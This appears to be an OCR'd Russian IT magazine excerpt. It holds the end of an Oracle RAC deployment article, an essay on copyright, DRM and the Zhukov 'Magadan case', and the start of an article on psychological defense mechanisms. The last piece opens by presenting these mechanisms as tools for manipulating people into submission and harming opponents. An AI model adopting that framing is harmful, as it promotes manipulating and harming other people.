
Опция RAC не поставляется с Enterprise Edition и приобретаетс отдельнo. Стоит отметить, что при этом RAC идет в составе Standard Edition, но данная редакция обладает большим количеством ограничений по сравнению с Enterprise Edition, что ставит под сомнение целесообразность ее использования.

Oracle Grid Infrastructure

Для работы Oracle RAC требуется Oracle Clusterware (или стороннее ПО) для объединения серверов в кластер. Для более гибкого управления ресурсами узлы такого кластера могут быть организованы в пулы (с версии 11g R2 поддерживается два варианта управления — на основании политик для пулов или, в случае их отсутствия, администратором). Во втором релизе 11g Oracle Clusterware был объединен с ASM под общим названием Oracle Grid Infrastructure, хотя оба компонента и продолжают устанавливаться по различным путям. Automatic Storage Management (ASM) — менеджер томов и файловая система, которые могут работать как в кластере, так и с single-instance базой данных. ASM разбивает файлы на ASM Allocation Unit. Размер Allocation Unit определяется параметром AU_SIZE, который задается на уровне дисковой группы и составляет 1, 2, 4, 8, 16, 32 или 64 МВ. Далее по ASM Allocation Units распределяются по ASM-дискам для балансировки нагрузки или зеркалирования (рис. 4). Избыточность может быть реализована, как средствами ASM, так и аппаратно. ASM-диски могут быть объединены в Failure Group (то есть группу

дисков, которые могут выйти из строя одновременно — например, диски, подсоединенные к одному контролеру), при этом зеркалирование осуществляется на диски, принадлежащие разным Failure Group. При добавлении или удалении дисков ASM автоматически осуществляет разбалансировку, скорость которой задается администратором. На ASM могут помещаться только файлы, относящиеся к базе данных Oracle, такие как управляющие и журнальные файлы, файлы данных или резервные копии RMAN. Экземпляр базы данных не может взаимодействовать напрямую с файлами, которые размещены на ASM. Для обеспечения доступа к данным дисковая группа должна быть предварительно смонтирована локальным ASM-экземплярoм. Oracle рекомендует использовать ASM в качестве решения для управления хранением данных вместо традиционных менеджеров томов, файловых систем или RAW-устройств.

Рис. 3. Failover_cluster






Рис. 4. ASM disk group

Развертывание Oracle RAC

Рассмотрим этапы установки различных компонентов, необходимых для функционирования Oracle RAC в режиме active/active кластера с двумя узлами (рис. 7). В качестве дистрибутива будем рассматривать последнюю на момент написания статьи версию Oracle Database 11g Release 2. В качестве операционной системы возьмем Oracle Enterprise Linux 5. Oracle Enterprise Linux — операционная система, базирующаяся на RedHat Enterprise Linux. Ее основные отличия —

цена лицензии, техническая поддержка от Oracle и дополнительные пакеты, которые могут использоваться приложениями Oracle. Подготовка ОС к установке Oracle стандартна и заключается в создании пользователей и групп, задании переменных окружения и параметров ядра. Параметры для конкретной версии ОС и БД можно найти в Installation Guide, который поставляется вместе с дистрибутивом.

На узлах должен быть настроен доступ к внешним общим дискам, на которых будут храниться файлы базы данных и файлы Oracle Clusterware. К последним относятся votingdisk (файл, определяющий участников кластера) и Oracle Cluster Registry (содержит конфигурационную информацию — например, какие экземпляры и сервисы запущены на конкретном узле). Рекомендуется создавать нечетное количество votingdisk. Для создания и настройки ASM-дисков желательно использовать ASMLib, которую надо установить на всех узлах:

```
# rpm -Uvh oracleasm-support-2.1.3-1.el4.x86_64.rpm
# rpm -Uvh oracleasm-lib-2.0.4-1.el4.x86_64.rpm
# rpm -Uvh oracleasm-2.6.9-55.0.12.ELsmp-2.0.3-1.x86_64.rpm
```

Кроме интерфейса для взаимодействия с хранилищем на узлах желательно настроить три сети — Interconnect, External и Backup. Необходимо настроить IP-адресацию (вручную или с использованием Oracle GNS) и DNS для разрешения всех имен (или только GNS).

Вначале осуществляется установка Grid Infrastructure. Для этого загружаем и распаковываем дистрибутив, затем запускаем установщик (рис. 5). В процессе установки необходимо указать имя кластера; указать узлы, которые будут входить в кластер; указать назначение сетевых интерфейсов; настроить хранилище. В конце нужно выполнить с правами root скрипты oraInstRoot.sh и root.sh. Первым на всех узлах выполняется скрипт oraInstRoot.sh, причем запуск на следующем узле осуществляется только после завершения работы скрипта на предыдущем. После выполнения oraInstRoot.sh последовательно на каждом узле выполняется root.sh. Проверить успешность установки можно с помощью команды: `/u01/grid/bin/crsctl check cluster -all`. Выполнив проверку, можно приступить к установке базы данных. Для этого запускаем Oracle Universal installer (рис. 6), который используется и для обычной установки базы.

Рис. 5. Установка OracleGrid Infrastructure






Рис. 6. Oracle 11g R2 universal installer


Кроме active/active-кластера в версии 11g R2 существуют две возможности для создания active/passive-кластера. Одна из них — Oracle RACOneNode. Другой вариант не требует лицензии для RAC и реализуется средствами Oracle Clusterware. В этом случае вначале создается общее хранилище; затем устанавливается Grid Infrastructure, с использованием ASM_CRS и SCAN; а после этого на узлы устанавливается база данных в варианте Standalone. Далее создаются ресурсы и скрипты, которые позволяют запускать экземпляр на другом узле в случае недоступности первого.

Заключение

Oracle RAC совместно с Oracle Grid Infrastructure позволяют реализовать разнообразные сценарии построения кластеров. Гибкость настройки и широта возможностей компенсируются ценой такого решения.

Решения же Microsoft ограничены не только возможностями самой кластеризации, но и продуктами, которые могут работать в такой среде. Хотя стоит отметить, что набор таких продуктов все равно шире, чем одна база данных. ☒

Рис. 7. Oracle RAC с двумя узлами



Копилефт наносит ответный удар

Современные тенденции защиты авторского права в контексте «Дела Жукова»

Дело Жукова (оно же «Магаданское дело») — это первая, обреченная на увядание попытка поставить барьер необоснованному расширению копирайта.

За что воюют?

Как известно, авторское право (и даже шире — право интеллектуальной собственности) есть временная монополия, искусственно введенная ради развития наук и искусств. Обычное право собственности (так называемая вещная собственность) известно столько, сколько существует цивилизация.

Его не выдумывали и не вводили указом. Вещная собственность — так называемое естественное право, то есть, оно возникает стихийно и в обязательном порядке везде, где появляется человеческая цивилизация. Не будем сейчас останавливаться на механизме (как именно чувство собственности завязано на инстинкты приматов), просто отметим, что вещная собственность — естественна, прошита в мозгу «на аппаратном уровне». А интеллектуальная собственность — искусственна, базируется лишь на государственном принуждении. Первые робкие намеки на нее появились в XVI веке, в качестве полноценного института она введена лишь в XIX, а в большинстве стран — и вовсе в XX веке.

Неудивительно, что в сознании людей интеллектуальная собственность (в частности, авторское право) не находит аппаратной поддержки и до сих пор выглядит непривычно. Она закреплена в законах всех стран, но еще не внедрилась в мораль. Для вещной собственности характерен обратный путь: от морали к закону. Сначала люди неосознанно защищали «свое», затем возникли религиозно-моральные запреты на хищение чужого, и лишь потом человечество придумало такую технологию, как писанный закон и закрепило в нем давно сложившийся принцип «не укради». Авторское право сначала придумали законодатели, вписали в кодексы и лишь потом озаботились объяснить простым людям, почему нехорошо заимствовать тексты и музыку. Авторское право с самого начала рассматривалось как «вынужденное зло», как компромисс между интересами авторов, посредников и общества ради материальной поддержки творчества, но не в ущерб культуре и науке в целом.

Внедрение авторского права в мораль идет с трудом. Но идет неуклонно. Очень помогает подмена понятий: нарушение прав интеллектуальной собственности пропагандисты именуют «кражей» и «воровством», проводя несуществующие параллели и пытаясь найти опору в древних инстинктах.

Куда дует ветер

С момента введения понятия «авторское право» полномочия правообладателей постоянно расширялись. Взять хотя бы срок охраны произведения. Сначала дарованная авторам монополия длилась четырнадцать лет, затем была увеличена до тридцати, пятидесяти, потом ее сделали пожизненной, затем продлили еще на двадцать, тридцать, пятьдесят лет. Ныне авторское право охраняет произведение весь срок жизни автора плюс пятьдесят лет в Европе. А в США, России и некоторых других странах — весь срок жизни плюс семьдесят лет. Идут разговоры и о дальнейшем продлении.

Также постоянно расширяется объем прав правообладателя, перечень видов использования, которые он вправе разрешать и запрещать. А случаи свободного использования произведений (цитирование, использование в личных целях, во имя общественных интересов и тому подобное) — напротив, сужаются и обставляются новыми условиями.

Изначальный компромисс и баланс интересов авторов, посредников и общества давно потеряны. Явный перекося законов в пользу посредников уже не способствует, а препятствует техническому прогрессу и художественному творчеству.

Ничего удивительного в том, что закон катится лишь в одну сторону — ветер дует в единственном направлении. Интересы главных правообладателей — богатейших транснациональных корпораций — лоббируются на доходы от их интеллектуальной собственности. А интересы другой стороны лоббировать некому и не на что. Потребители произведений разобщены и не имеют финансовых потоков, которые можно было бы задействовать. А для политической партии интеллектуальная собственность — слишком мелкая проблема, чтобы строить на ней выборную стратегию. Да и осознание публикой своих интересов в области авторского права идет крайне медленно, если вообще идет: пропаганда оплачивается лишь «той» стороной.

ТСЗАП как оружие

Одним из нововведений в институт авторского права является охрана законом технических средств защиты авторских прав (ТСЗАП), также известных под именем DRM (Digital Rights Management — управление [авторскими] правами в цифровой форме). ТСЗАП вовсе не обязаны реально препятствовать не-




правомерному использованию произведений. Ключ активации, привязка к CD, словесное предупреждение, обфускация кода, отключение пункта меню «save as» — все это виды ТСЗАП. Достаточно обозначить запреты. Они похожи не на замок, а на печать: преодолеть несложно, однако чревато наказанием. В отношении ТСЗАП запрещено не только применение, но вообще все, что законодатель смог вспомнить: «изготовление, распространение, сдача в прокат, предоставление во временное безвозмездное пользование, импорт, реклама» (ст. 1299 ГК). Даже если ТСЗАП «превышают полномочия» и препятствуют тем действиям поль-

зователя, которые разрешены в силу закона, эти запреты тоже запрещено преодолевать (до 4 октября 2010 года было разрешено, однако последние поправки в ГК убрали этот атавизм свободы).

Ортогональные права

Тем не менее, ТСЗАП не всегда действуют верно. Кроме права интеллектуальной собственности есть и иные отрасли — информационное право, в частности. Отрасли эти ортогональны, отношения в каждой из них регулируются независимо (см. таблицу).

Иногда законная защита своих интересов может нарушать права иных лиц в другой области. Применение ТСЗАП всегда законно с точки зрения АП. Однако в другом измерении (права на информацию) они могут преступить черту.




Правообладатели, вдохновленные государственной защитой их интересов, порою забываются и превышают даже те широчайшие полномочия, которые расстелил перед ними законодатель. Те же ТСЗАП вполне могут оказаться вредоносными программами. Понятие «вредоносная программа» (ст. 273 УК) сформулировано целиком и полностью в терминах информационного права, к авторскому не имеет отношения, поэтому статус ТСЗАП и статус вредоносной программы для какого-либо ПО независимы и вполне сочетаемы. Однако совмещались они редко. Для начала следует вспомнить скандал с DRM-системой XCP фирмы Sony BMG. Для контроля использования фонограмм, распространяемых на компакт-дисках, при помещении диска в привод автоматически запускалась программа «защиты», которая через использование уязвимости ОС получала права администратора (да-да, типичный руткит), прописывалась в реестре и начинала «контролировать» свою музыку. Защита авторских прав — хорошо и правильно, но такая благородная цель не оправдывает любые средства. Средства не должны нарушать иных норм, в частности, норм о защите информации. Пользователь имеет право на безопасное пользование своим компьютером, каналами связи и на сохранность своей собственной информации, каковые права защищает 28 глава УК (ст. 272-274).

Описанный случай с Sony BMG российская Фемида предпочла не заметить: хлопот много, выгоды никакой, да и потерпевшие заявлений не писали. Но в «Магаданском деле» заинтересованные лица нашлись.

Самый наглый

Фабулу «Магаданского дела» ты, очевидно, помнишь. Средства защиты авторских прав, которые избрал подсудимый Жуков, не только защищали его программу от неразрешенного использования (за пределами срока действия лицензионного договора), но и блокировали информацию пользователя — бухгалтерские данные. Обвинение и защита спорят относительно этого «блокирования». Ситуация действительно неоднозначная. С одной стороны, отключение некоторых функций бухгалтерской программы препятствует доступу к ранее введенным данным пользователя. С другой стороны, данные эти никуда не деваются, лежат на диске в dbf-файлах и могут быть прочитаны иными программами. С одной стороны, за пределами оплаченного срока лицензии автор пользователю ничего не должен, ничего не обещал и даже заранее предупредил об окончании сроков. С другой стороны, разработать DBF, найти нужные поля и извлечь оттуда свою информацию — задача непосильная для бухгалтера, она и айтишнику-то под силу чисто теоретически, на практике будет дешевле собрать и ввести все данные с чистого листа. Обвинение признало такие действия «блокированием», а программу — вредоносной. Независимо от того, поддержат ли приговор в более высоких инстанциях или нет, правообладателям дан сигнал: не зарывайтесь! Цель не оправдывает средства. Защищая свои права, не посягайте на права пользователя. Конечно, программист-одиночка из Магадана — это вам не транснациональная корпорация, на которую наехать не хватит духу у низового суда. Даже у Верховного — вряд ли. Классик русской поэзии про этот случай писал: «Но есть и Божий суд, наперсники разврата!». Юристы верующие и юристы-атеисты понимают, что решения судов бывают основаны не на законе, а определены иными соображениями, но как квалифицируется дело «по гамбургскому счету», они видят. А по нему-то программист явно переборщил со своей «защитой», парализовав деятельность бухгалтерий целого ряда предприятий. Созданная при этом общественная опасность заведомо превышает предотвращенную. Положительный пример, который здесь можно припомнить, —

ТСЗАП: юридическая квадратура технического круга



Определение вредоносной программы

Каноническое определение вредоносной программы (ст. 273 УК): Вредоносная программа — программа для ЭВМ, заведомо приводящая к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сети.

Развернутое определение вредоносной программы:

Вредоносной следует считать программу для ЭВМ, объективным свойством которой является ее способность осуществлять неразрешенные обладателем информации уничтожение, блокирование, модификацию либо копирование этой информации или неразрешенные оператором информационной системы нарушения работы этой информационной системы (ЭВМ, системы ЭВМ или их сети), причем те и другие действия — без участия (то есть без явной или неявной команды) вышеуказанных субъектов.

поведение ТСЗАП программ шифрования типа PGPdisk. После истечения срока разрешенного использования они предоставляют доступ к зашифрованным данным в режиме «только чтение». Этого достаточно, чтобы продолжать работу с любыми старыми данными. А также сохранять новые, но уже без шифрования. Никаким «блокированием» чужой информации при таком раскладе даже не пахнет.

До победного конца

На сегодняшний день не видно предпосылок, чтобы ситуация с авторскими правами изменилась. Указанный выше перекокс баланса пока не угрожает существенным интересам общества. Пока негативные последствия просто накапливаются. Крупные правообладатели оказываются в заложниках созданной ими же ситуации. Чтобы не допустить снижения финансовых потоков, они просят власть вводить новые и новые ограничения для пользователей, продлевать сроки охраны, ужесточать наказания для нарушителей. Слезть с иглы монополии почти невозможно. Монопольные сверхдоходы неизбежно поддерживают государственную охрану монополии, а та, в свою очередь, еще увеличивает монопольную прибыль. Прибыль правообладателей со временем перестает зависеть от общественной пользы и выпадает из рыночных отношений. Правообладатели неизбежно скатываются от полезной общественной роли к паразитической.

Однако в зависимости от защиты интеллектуальной собственности попадают не только корпорации, но и государства. Те, которые этой интеллектуальной собственности больше производят, чем потребляют. Малейшее ослабление защиты сразу сказывается на

внешнеторговом балансе. А радикальное сокращение охраны, за которое ратуют некоторые правозащитники, привело бы к падению доходов в разы. Например, США импортируют множество натуральных ресурсов, а экспортируют в основном виртуальные: капитал, доллары, услуги, авторские права, патенты. Сокращение тех же сроков охраны сразу приведет к недополучению миллиардов долларов. Бюджет США, и без того сильнодефицитный, может этого не выдержать.

Интеллектуальная собственность, в отличие от вещной, требует весьма специфической охраны. Чтоб защитить материальный объект, достаточно установить нужный режим (физический и правовой) там, где локализован объект. Например, запереть дверь, посадить сторожа. А чтобы защитить свою интеллектуальную собственность, требуется установить одинаковые законы во всем мире. Это требует мирового господства. И весьма затратно. Затраты надо окупать, следовательно, ужесточать охрану, распространять ее на все новые и новые области, в которых у страны-гегемона производство превышает потребление. Например, на селекционные достижения и достижения геной инженерии, что и было недавно сделано.

А «украсть» чужую интеллектуальную собственность несравненно проще, чем похитить собственность обычную. Для этого не нужно вторгаться на чужую территорию и нарушать чужие законы. Достаточно снять охрану на собственной территории, по собственным суверенным законам. И пожалуйста — деньги наши больше не ваши. Именно поэтому государственный суверенитет несовместим с постиндустриальным обществом. Именно поэтому местные законы — больше не внутреннее дело страны, а покушение на чужие интересы.

Чего надо бояться

«Магаданское дело» — довольно опасный прецедент. Он может насторожить правообладателей, которые, разумеется, примеряют на себя роль Жукова. Сегодня осудили программиста-одиночку, а завтра — заведут дело на солидную фирму. И, возможно, запретят применять некоторые виды ТСЗАП. Это снизит собираемость лицензионных платежей. Доходы окажутся под угрозой. Подобный ход рассуждений ведет к тому, что влиятельные правообладатели станут добиваться иммунитета от 273-й статьи — права применять такие технические средства защиты, какие им захочется. И баланс интересов авторов, посредников и общества еще больше перекоксится.

И другой вывод из «Магаданского дела», который должны сделать для себя программисты, таков: ни один, даже самый мелкий, проект сейчас не обойдется без юриста. Технарю почти невозможно самостоятельно защитить свои права, не задев при этом чужие. Шаг вправо — виновен, шаг влево — обворован. А единственная законная тропинка — узенькая и, чего греха таить, кривоватая. **✚**

Разные термины разграничивают разные отрасли права. Смешение терминов — это попытка натянуть неприменимые законы. Например, невозможно украсть произведение, но только нарушить авторские права на него. У информации не бывает владельца, но только обладатель. Невозможно запатентовать информацию. Перечисленные пары терминов неприложимы друг к другу.

Собственность	Интеллектуальная собственность	Информационное право
Владелец	Правообладатель	Обладатель
Вещь	Произведение	Информация
Хищение, кража, грабеж, мошенничество	Нарушение авторских прав, нарушение патентных прав, нарушение прав на товарный знак	Нарушение прав на информацию, разглашение, неправомерный доступ



ПСУСНО:

ФАНТОМНЫЕ НИТИ УПРАВЛЕНИЯ СОЗНАНИЕМ Бессознательные эффекты и иллюзии в арсенале опытного манипулятора

Каждый искусный манипулятор знает: чем глубже в недрах бессознательного спрятан психический процесс, чем меньше знает о нем человек, тем лучше нужно его изучить, чтобы добиться добровольного подчинения.

Целые поколения и школы психологов, финансируемые такими манипуляторами, стараются, проводят исследования, опыты — и все для того, чтобы ты беспрепятственно мог изучать потайные ходы человеческой психики, используя их на благо себе и во вред тому, кто посмеет встать на твоём пути.

Защитные механизмы психики

Защитный механизм психики (ЗМП) — это процесс, происходящий внутри психики. Мы не осознаем его, но он диктует свои правила. Его роль, во-первых, защитная (оградить сознание от болезненных переживаний, поступающих извне или из подсознания), а во-вторых — адаптационная (помочь не перегружать сознание необъяснимой информацией и анализом). ЗМП действует на бессознательном (неосознаваемом) уровне и искажают или отрицают настоящее. Допустим, есть неприятное воспоминание о некорректно пройденной ситуации: остался страх, стыд, вина (по мнению большинства психологов, ЗМП включается именно в случае воздействия этих трех эмоций); такое воспоминание причиняет эмоциональную боль, травмируя психику. И тут на помощь приходит ЗМП — он помогает оградить сознание от бессознательных травмирующих переживаний: человек либо оправдывает сам себя (морализация, рационализация), либо забывает (вытеснение, подавление), либо вообще не признает, что такое случилось (отрицание), либо, либо, либо...

Примитивная изоляция, уход в фантазии

Попытка уйти от напряжения в мечты, радужное выдуманное пространство. Живет себе человек, ничего из себя не представляет, ничего в жизни не добился и понимает, что вряд ли добьется с такой силой воли и целеустремленностью... Конечно, это понимание не может радовать, оно может только огорчать; а огорчаться не хочется... Есть два выхода:

- взяться за ум, собрать волю в кулак и начать работать над собой;
- забить на все жизненные обстоятельства и почаще мечтать о том, «что бы я сделал, если бы был миллионером... Я бы ездил на розовом кадиллаке, каждый вечер — джакузи с шампанским, красивые девушки...». Тоже вроде неплохо: и масса позитивных эмоций, и делать ничего не надо. В рекламе мы часто видим предложение окунуться в мир, где «розовые пони кушают радугу и какают бабочками» всего за... «99 франков» — отличный фильм, показывающий, как PR и реклама используют человеческую слабость для обогащения.

Отрицание

Индивид отказывается осознать или признать травмирующую или кардинально новую для него информацию. В фильмах ты не раз видел, как человек, которому сообщали о неожиданной гибели близкого человека, отказывался в это верить, — вот тебе проявление отрицания. Но это хардовый вариант, если же брать повседневность,

то ситуация может быть такой: девушка с высоким самомнением заняла в конкурсе последнее место. Она будет в полной уверенности, что произошла техническая ошибка: информация, которая конфликтует с ее установками, просто не допускается в сознание.

Всемогущий контроль

В детстве эта особенность психики безобидна и выглядит достаточно мило: малыш, закрывая глаза, считает, что во всем мире стало темно. Когда ребенок становится взрослым, этот ЗМП кажется уже не таким забавным: ощущение себя причиной всего, что происходит вокруг, как следствие — гиперответственность, как следствие — чувство вины (потому что невозможно контролировать, тем более контролировать успешно, все вокруг). Распространенный в России пример, хоть и не совсем типичный: женщина, которую постоянно бьет пьяный муж, считает, что она делает что-то не так и изо всех сил старается быть хорошей, но это ни к чему не приводит, поскольку причина агрессии мужа совсем в другом. Конечно, всемогущим контролем в классическом понимании это не назовешь, но если вникнуть в суть явления, то видно, что таким поведением она пытается контролировать агрессию мужа. Сочетание всемогущего контроля с безответственностью может порадовать невыносимо нарциссичной личностью с тенденцией ухода от реальности (ведь реальность жестоко показывает, кто есть кто).



Проекция (или эффект проекции)

Мы не раз вспоминали проекцию в предыдущих статьях. Это приписывание окружающим людям своих (или дополняющих) чувств, переживаний, восприятия. Допустим, если мне сейчас хорошо — я вижу вокруг счастливых и радостных людей, если плохо — или они все угрюмые и грустные, или злые и хотят еще больше усугубить мое плохое состояние (комплементарная проекция).

